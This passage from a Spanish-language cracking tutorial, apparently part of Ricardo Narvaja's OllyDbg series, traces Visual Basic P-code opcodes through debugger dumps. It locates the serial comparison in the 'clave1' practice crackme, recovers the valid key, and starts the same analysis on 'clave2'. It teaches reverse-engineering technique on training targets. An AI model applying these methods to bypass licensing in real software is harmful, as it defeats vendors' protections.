7413D80C   03C5            ADD EAX,EBP
7413D80E   DD58 08         FSTP QWORD PTR DS:[EAX+8]
7413D811   66:8910         MOV WORD PTR DS:[EAX],DX
7413D814   50              PUSH EAX
7413D815   DFE0            FSTSW AX
7413D817   A8 0D           TEST AL,0D
7413D819   0F85 87C90000   JNZ MSVBVM50.7414A1A6
7413D81F   33C0            XOR EAX,EAX
```

Bueno allí hay unos comandos de punto flotante que aun no hemos visto

Pero vemos que al inicio esta cargando parámetros

```
Address   Hex dump                  ASCII
00401C16  FF 0A 02 00 04 00 FD 6B   .◙.☻.♦.²k
00401C1E  54 FF 5D 04 64 FF FB 40   T ]♦d ¹@
00401C26  2F 74 FF 1A 78 FF 1C 93   /t →x ∟ô
00401C2E  00 27 E4 FE 27 04 FF 3A   .'ß■'♦ :
```

En este caso

```
Registers (FPU)
EAX FFFFFF54
ECX 00159710
EDX 00000005
EBX FFFFFFFF
ESP 0012F3C4
EBP 0012F4E0
ESI 00401C1E clave1
EDI 0012F3C4

EIP 7413D80C MSVBVM
```


```
7413D804   BA 05000000     MOV EDX,5
7413D809   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413D80C   03C5            ADD EAX,EBP
7413D80E   DD58 08         FSTP QWORD PTR DS:[EAX+8]
7413D811   66:8910         MOV WORD PTR DS:[EAX],DX
```

Lo suma a EBP quedando EAX en


```
Registers (FPU)
EAX 0012F434
ECX 00159710
EDX 00000005
EBX FFFFFFFF
ESP 0012F3C4
EBP 0012F4E0
ESI 00401C1E cla
EDI 0012F3C4

EIP 7413D80E MSV
```

```
7413D809   0FBF06          MOVSX EAX,WORD PTR DS:[ESI]
7413D80C   03C5            ADD EAX,EBP
7413D80E   DD58 08         FSTP QWORD PTR DS:[EAX+8]
7413D811   66:8910         MOV WORD PTR DS:[EAX],DX
7413D814   50              PUSH EAX
7413D815   DFE0            FSTSW AX
7413D817   A8 0D           TEST AL,0D
7413D819   0F85 87C90000   JNZ MSVBVM50.7414A1A6
```


Con FSTP guardara el primer valor del stack de punto flotante ST0, a la dirección de memoria en este caso [EAX+8] o sea 12f43c y hará POP el stack de punto flotante bueno eso ya lo explicaremos mas adelante.




Al ejecutar




Ya se que ustedes pueden tener alguna duda que ese es nuestro serial falso, lo que pasa es que esta transformado a 64 bit doble, veamos si hago click derecho





Veo que efectivamente es mi serial falso, solo que cambio de forma de representación al abarcar 8 bytes o sea doble de 64- bit, lógico de 4 bytes es 32 –bit, ahora es doble o sea un numero de 64-bit, por eso se ve diferente.



Volvamos a la visión normal

```
7413D814   50              PUSH EAX
7413D815   DFE0            FSTSW AX
7413D817   A8 0D           TEST AL,0D
7413D819 v 0F85 87C90000   JNZ MSVBVM50.7414A1A6
```

Eso guarda el STATUS WORD de punto flotante a AX, ejecutemos

```
Registers (FPU)
EAX 00120100
ECX 00159710
EDX 00000005
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F7E0
ESI 00401C1E clave1.00401C1E
EDI 0012F8C4

EIP 7413D817 MSVBVM50.7413D817

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000203 (NO,B,NE,BE,NS,PO,GE,G)

ST0 empty +UNORM 73B4 5004111F 00000060
ST1 empty 0.0000000078466614990e-4933
ST2 empty 0.0656640730442726420e-4933
ST3 empty 6.5358173580319098120e-3137
ST4 empty 6.1411476247742629740e-2865
ST5 empty +UNORM 7CB0 00037C90 003FFFC0
ST6 empty -0.0
ST7 empty 98989898.000000000000
               3 2 1 0      E S P U O Z D I
FST 0100  Cond 0 0 0 1  Err 0 0 0 0 0 0 0 0  (LT)
FCW 137F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

```
7413D819 v 0F85 87C90000   JNZ MSVBVM50.7414A1A6
7413D81F   33C0            XOR EAX,EAX
7413D821   8A46 02         MOV AL,BYTE PTR DS:[ESI+2]
7413D824   83C6 03         ADD ESI,3
7413D827   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D82E   8B0424          MOV EAX,DWORD PTR SS:[ESP]
7413D831   66:8108 0080    OR WORD PTR DS:[EAX],8000
7413D836   33C0            XOR EAX,EAX
7413D838   8A06            MOV AL,BYTE PTR DS:[ESI]
7413D83A   46              INC ESI
```

Allí termina el OPCODE

401C20: 5d HardType

Bueno este no tengo la más mínima idea de lo que es pero lo descubriremos

```
7413D827   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D82E   8B0424          MOV EAX,DWORD PTR SS:[ESP]
7413D831   66:8108 0080    OR WORD PTR DS:[EAX],8000
7413D836   33C0            XOR EAX,EAX
7413D838   8A06            MOV AL,BYTE PTR DS:[ESI]
7413D83A   46              INC ESI
7413D83B   FF2485 94ED137  JMP DWORD PTR DS:[EAX*4+7413ED94]
7413D842   0FBF3F          MOVSX EDI,WORD PTR DS:[ESI]
```

Bueno son solo dos líneas mueve el contenido de ESP a EAX

```
Registers (FPU)
EAX 0012F434
ECX 00159710
EDX 00000005
EBX FFFFFFFF
ESP 0012F3C0
EBP 0012F4E0
ESI 00401C21 cla
EDI 0012F3C4

EIP 7413D831 MSV

C 0  ES 0023 32b
P 1  CS 001B 32b
A 1  SS 0023 32b
Z 0  DS 0023 32b
S 0  FS 003B 32b
```

```
Address   Hex dump                  ASCII
0012F434  05 00 00 00 00 00 00 00   ♣.......
0012F43C  00 00 00 28 DD 99 97 41   ...(¦öùA
0012F444  03 00 00 00 00 00 00 00   ♥.......
```

Vemos que esta agregando al número que esta arriba de mi serial falso transformado, posiblemente ese número indique el formato en que se encuentra, y ahora lo ajusta.

```
Address   Hex dump                  ASCII
0012F434  05 80 00 00 00 00 00 00   ♣Ç......
0012F43C  00 00 00 28 DD 99 97 41   ...(¦öùA
0012F444  03 00 00 00 00 00 00 00   ♥.......
```

Siguiente OPCODE

401C21: 04 FLdRfVar local_009C

Ese es el inicial o sea PUSH ebp-9c en este caso

```
Commanc ? ebp- 9c        HEX: 12F444

0012F3BC  0012F444
0012F3C0  0012F434
0012F3C4  00000000
0012F3C8  00000000
0012F3CC  00000000
```

Allí esta

El siguiente es un opcode doble

401C24: Lead0/40 NeVarBool

```
7413EC87  33C0          XOR EAX,EAX
7413EC89  8A06          MOV AL,BYTE PTR DS:[ESI]
7413EC8B  46            INC ESI
7413EC8C  FF2485 94F1137  JMP DWORD PTR DS:[EAX*4+7413F194]
7413EC93  33C0          XOR EAX,EAX
```

Allí lee el segundo opcode

```
7413EBFA  6A 00         PUSH 0
7413EBFC  BB 74ED1374   MOV EBX,MSVBVM50.7413ED74
7413EC01  E8 8E180000   CALL MSVBVM50.74140494
7413EC06  FF3483        PUSH DWORD PTR DS:[EBX+EAX*4]
```

Llega a ese call y los parámetros en el stack son

```
0012F3B8  00000000  Arg1 = 00000000
0012F3BC  0012F444  Arg2 = 0012F444
0012F3C0  0012F434  Arg3 = 0012F434
0012F3C4  00000000
```

Pues uno es un puntero al serial verdadero, otro al falso transformado, será la comparación aquí?

```
Address   Hex dump                  ASCII
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  1A C4 03 00 00 00 00 00   →─♥.....
0012F454  9C D3 15 00 A4 BC CF 00   £ëS.ñ╝¤.
0012F45C  EC F4 12 00 C8 F5 12 00   ╗¶↕.╚S↕.
0012F464  3C BB CF 00 E8 F4 12 00   <╗¤.Φ¶↕.
```

```
Address   Hex dump                  ASCII
0012F434  05 80 00 00 00 00 00 00   ♣Ç......
0012F43C  00 00 00 28 DD 99 97 41   ...(¦öùA
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  1A C4 03 00 00 00 00 00   →─♥.....
```

```
7413EBFA   6A 00          PUSH 0
7413EBFC   BB 74ED1374    MOV EBX,MSVBVM50.7413ED74
7413EC01   E8 8E180000    CALL MSVBVM50.74140494
7413EC06   FF3483         PUSH DWORD PTR DS:[EBX+EAX*4]
7413EC09   33C0           XOR EAX,EAX
7413EC0B   8A06           MOV AL,BYTE PTR DS:[ESI]
```

Pongamos un BP alli

```
Registers (FPU)
EAX 00000001
ECX 00000003
EDX 0012F444
EBX 7413ED74 MSV
ESP 0012F3C4
EBP 0012F4E0
ESI 00401C26 cla
EDI 0012F3C4

EIP 7413EC06 MSV

C 0  ES 0023 32b
P 0  CS 001B 32b
A 0  SS 0023 32b
```


Vemos que al salir del call EAX vale =1

```
0012F3C0  FFFFFFFF
0012F3C4  00000000
0012F3C8  00000000
```


Y que hace un PUSH al stack con el valor FFFFFFFF, es casi seguro que la comparación es aquí, así que reinicio el crackme total puse un BP, y pongo el serial correcto que obtuve de esta comparación

```
Address   Hex dump                  ASCII
0012F444  03 00 00 00 00 00 00 00   ♥.......
0012F44C  1A C4 03 00 00 00 00 00   →─♥.....
0012F454  9C D3 15 00 A4 BC CF 00   £ëS.ñ╝¤.
0012F45C  EC F4 12 00 C8 F5 12 00   ╗¶↕.╚S↕.
```


03c41a pasado a decimal es 246810, pongámoslo y lleguemos a la comparación de nuevo




Al parar veo que compara



246810 con el valor hexa del mismo, la verdad que son diferentes formatos pero como arriba de cada uno hay un numero que identifica el formato es posible que dentro del mismo call los transforme y los compare, veamos que nos da ahora a la salida




Vemos que ahora nos da EAX=0 (antes daba 1)



Y el push al stack también da cero

Lo cual quiere decir que esta es la comparación, además vemos justo abajo unos Branch, que son los saltos que decidirán si ir al cartel correcto o incorrecto, luego de liberar las strings y valores usados



Ustedes dirán esto es mucho trabajo, pero si se dan cuenta el trabajo fuerte, es la primera vez que usas cada opcode pues una vez que descubrís que hace ya no necesitas repetirlo, por lo demás el WKT debugger te muestra el nombre de los OPCODES, pero no sabes que hace cada uno, salvo los mas conocidos y con OLLYDBG , podemos determinar que hace cada uno y tener una mejor idea de cómo funciona el programa.

En la próxima parte haré con el mismo método el crackme adjunto clave 2, me gustaría que siguiendo el mismo método hallaran la clave si pueden de ese clave2, si no, en la próxima parte lo haré yo, y lo podrán leer.

UFFFFFFFF
Hasta la 30
Ricardo Narvaja


INTRODUCCION AL CRACKING CON OLLYDBG parte 30

Bueno después de haber practicado y si aun están vivos seguiremos con PCODE.

Tenemos algunos OPCODES más que juntamos por ahí de los tutes de JBDUC

6c -> ILdRf Empuja una dirección a la pila
1b -> LitStr5 Empuja una cadena literal a la pila
fb -> Lead0 Compara dos cadenas (jeje, para que podría servir esto :-)
30 -> EqStr Compara dos cadenas (jeje, para que podría servir esto :-)
2f -> FFree1Str Libera la memoria usada
1a -> FFree1Ad Libera la memoria usada
0f -> VCallAd Ejecuta código dentro de la máquina virtual
1c -> BranchF Salta si la comparación previa era falsa (vamos lo mismo que un jne/jnz de asm)
1d -> BranchT Salta si la comparación previa era cierta (vamos lo mismo que un je/jz de asm)
1e -> Branch Salta incondicionalmente (jeje adivina ke utilidad tiene)
fc -> Lead1 Termina la ejecución del programa (jeje este es bueno...)
c8 -> End Termina la ejecución del programa (jeje este es bueno...)
f3 -> LitI2 Guarda el Integer especificado en la pila
f4 -> LitI2_Byte Convierte un valor de Byte a Integer y lo mete en la pila
70 -> FStI2 Guarda el último Integer que se haya en la pila en la variable global especificada
6b -> FLdI2 Carga en la pila un Integer desde la variable local especificada
a9 -> AddI2 Suma los dos últimos Integers que se empujaron a la pila y mete en pila el resultado
ad -> SubI2 Resta los dos últimos Integers que se empujaron a la pila y mete en pila el resultado
b1 -> MulI2 Multiplica los dos últimos Integers que se empujaron a la pila y mete en pila el resultado como un Integer, creo que si hay desbordamiento se ignora.

Bueno tenemos unos cuantos opcodes mas, que nos evitaran tener que investigarlos, además adjunto un archivo llamado P-CODE OPCODES que supuestamente distribuye Microsoft que ayuda un poco y que lista los opcodes y que hace cada uno (no todos jeeje), en una muy escueta descripción (jeje demasiado escueta para mi gusto, pero bueno, antes de entrar a un opcode conviene mirar a ver si en el mismo podemos comprender que hace, así entramos con cierta idea.
Como les prometí, al inicio haremos el crackme clave 2 que quedo de ejercicio la vez anterior, miremos si podemos hallar un listado con el EXDEC.



Ahí tenemos y vemos que comienza en 401cc0, para los que no creen en el EXDEC ya que muchas veces puede ser engañado, veamos si hallamos el primer OPCODE a mano, como vimos en la parte anterior.

```
- [CPU - main thread, module clave2]
File View Debug Plugins Options Window Help
00401044   68 58124000     PUSH clave2.00401258
00401049   E8 EEFFFFFF     CALL <JMP.&MSVBVM50.#100>
0040104E   0000            ADD BYTE PTR DS:[EAX],AL
00401050   0000            ADD BYTE PTR DS:[EAX],AL
00401052   0000            ADD BYTE PTR DS:[EAX],AL
00401054   3000            XOR BYTE PTR DS:[EAX],AL
00401056   0000            ADD BYTE PTR DS:[EAX],AL
00401058   3800            CMP BYTE PTR DS:[EAX],AL
0040105A   0000            ADD BYTE PTR DS:[EAX],AL
0040105C   0000            ADD BYTE PTR DS:[EAX],AL
0040105E   0000            ADD BYTE PTR DS:[EAX],AL
00401060   01D1            ADD ECX,EDX
00401062   3903            CMP DWORD PTR DS:[EBX],EAX
00401064   104F D6         ADC BYTE PTR DS:[EDI-2A],CL
00401067   119C10 E788FA4( ADC DWORD PTR DS:[EAX+EDX+4AFA88E7],EBX
```


Veamos si esta el JMP a la api MethCallEngine por encima del EP.

```
00401000 - FF25 64304000  JMP DWORD PTR DS:[<&MSVBVM50.#595>]   MSVBVM50.rtcMsgBox
00401006 - FF25 60304000  JMP DWORD PTR DS:[<&MSVBVM50.#518>]   MSVBVM50.rtcLowerCaseVar
0040100C - FF25 68304000  JMP DWORD PTR DS:[<&MSVBVM50.#520>]   MSVBVM50.rtcTrimVar
00401012 - FF25 6C304000  JMP DWORD PTR DS:[<&MSVBVM50.#632>]   MSVBVM50.rtcMidCharVar
00401018 - FF25 5C304000  JMP DWORD PTR DS:[<&MSVBVM50.#516>]   MSVBVM50.rtcAnsiValueBstr
0040101E - FF25 7C304000  JMP DWORD PTR DS:[<&MSVBVM50.__vbaExcep MSVBVM50.__vbaExceptHandler
00401024 - FF25 78304000  JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK MSVBVM50.EVENT_SINK_QueryInterface
0040102A - FF25 70304000  JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK MSVBVM50.EVENT_SINK_AddRef
00401030 - FF25 74304000  JMP DWORD PTR DS:[<&MSVBVM50.EVENT_SINK MSVBVM50.EVENT_SINK_Release
00401036 - FF25 58304000  JMP DWORD PTR DS:[<&MSVBVM50.MethCallEn MSVBVM50.MethCallEngine
0040103C - FF25 80304000  JMP DWORD PTR DS:[<&MSVBVM50.#100>]   MSVBVM50.ThunRTMain
00401042   0000           ADD BYTE PTR DS:[EAX],AL
00401044   68 58124000    PUSH clave2.00401258
00401049   E8 EEFFFFFF    CALL <JMP.&MSVBVM50.#100>
0040104E   0000           ADD BYTE PTR DS:[EAX],AL
```

Allí esta, por si acaso sea llamada directamente sin usar el JMP; nos posicionamos sobre el y hacemos FOLLOW para ir a la api y ponemos un BP allí también.


```
File View Debug Plugins Options Window Help
74142FFC   294424 04      SUB DWORD PTR SS:[ESP+4],EAX
74143000   B9 02E31374    MOV ECX,MSVBVM50.7413E302
74143005 ^ E9 39A2FFFF    JMP MSVBVM50.7413D243
7414300A   55             PUSH EBP
7414300B   8BEC           MOV EBP,ESP
7414300D   FF7424 08      PUSH DWORD PTR SS:[ESP+8]
74143011   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
74143014   E8 C4F1FFFF    CALL MSVBVM50.741421DD
74143019   6A 00          PUSH 0
7414301B   8D55 14        LEA EDX,DWORD PTR SS:[EBP+14]
```

Listo ahora demos RUN hasta que pare en alguno de estos BP que colocamos.




Aparece la ventana antes de parar en el BP, el tema que la ventana aparece antes que entrar a PCODE, debo aclarar que no necesariamente es así, puede parar en el BP y luego aparecer la ventana, en este caso, aparece la ventana antes, coloco un nombre y serial falso.

Y al apretar REGISTRAR para en el BP del JMP ahora voy a la primera sección (recordar no usar el OLLY parcheado para OEPs y Visual si no, no funcionara) y le coloco un BPM ON ACCESS en la sección code.



Ahora daré RUN hasta que encuentre la instrucción conocida, de que esta leyendo un OPCODE




Allí esta, recordemos que siempre ESI debe apuntar al opcode y mover el mismo a AL.

Como vemos el EXDEC no se equivoco y el primer OPCODE esta en 401cc0 y es el 04.

Proc: 401e90
401CC0: 04 FLdRfVar local_008C

Recordamos que el 04 era un simple PUSH del argumento que en este caso es EBP-8C si miramos la ayuda que adjuntamos sobre el OPCODE.

04 567B 0B8E 2 1 2 Push arg



Op Code	VM RVA	VBA RVA	arg sizes		
1A	65CE	1E12	2	1	2
1B	5CEF	13A8	2	1	2
1C	51C4	04D5	2	1	2
1D	51AF	04C0	2	1	2


Allí mismo nos aclara que es cada cifra en nuestro caso el 0B8E seria el RVA del opcode, 2 seria la cantidad de bytes que tienen los argumentos en total, 1 nos aclara que tiene un solo argumento, y el ultimo 2 seria el largo en bytes de cada argumento por separado.

Bueno es un PUSH EBP-8C sigamos mirando el listado sin necesidad de tracear uno a uno, vemos estos.


401D4C: 0d VCallHresult get__ipropTEXTEDIT

401DFB: 0d VCallHresult get__ipropTEXTEDIT


Vemos que hay dos calls para leer lo que ingreso en la ventana de registro, posiblemente el primero lea el nombre y el segundo el serial falso que tipeo, pongamos un BPM ON ACCESS en el primero o sea en 401d4C.



Allí esta el opcode y le coloco el BPM y doy RUN.



Bueno ahora traceemos hasta el siguiente opcode, a ver si ingresa el nombre.



Allí llega al siguiente opcode miremos el stack a ver si lo guardo

401D4C: 0d VCallHresult get__ipropTEXTEDIT
401D51: 3e FLdZeroAd local_008C


Como vemos que a continuación trabaja con la variable local 8c que equivale a EBP-8C me fijo si lo guardo allí, en mi maquina ebp-8c vale 12f454

Busco en el stack esa dirección a ver si esta allí mi nombre.

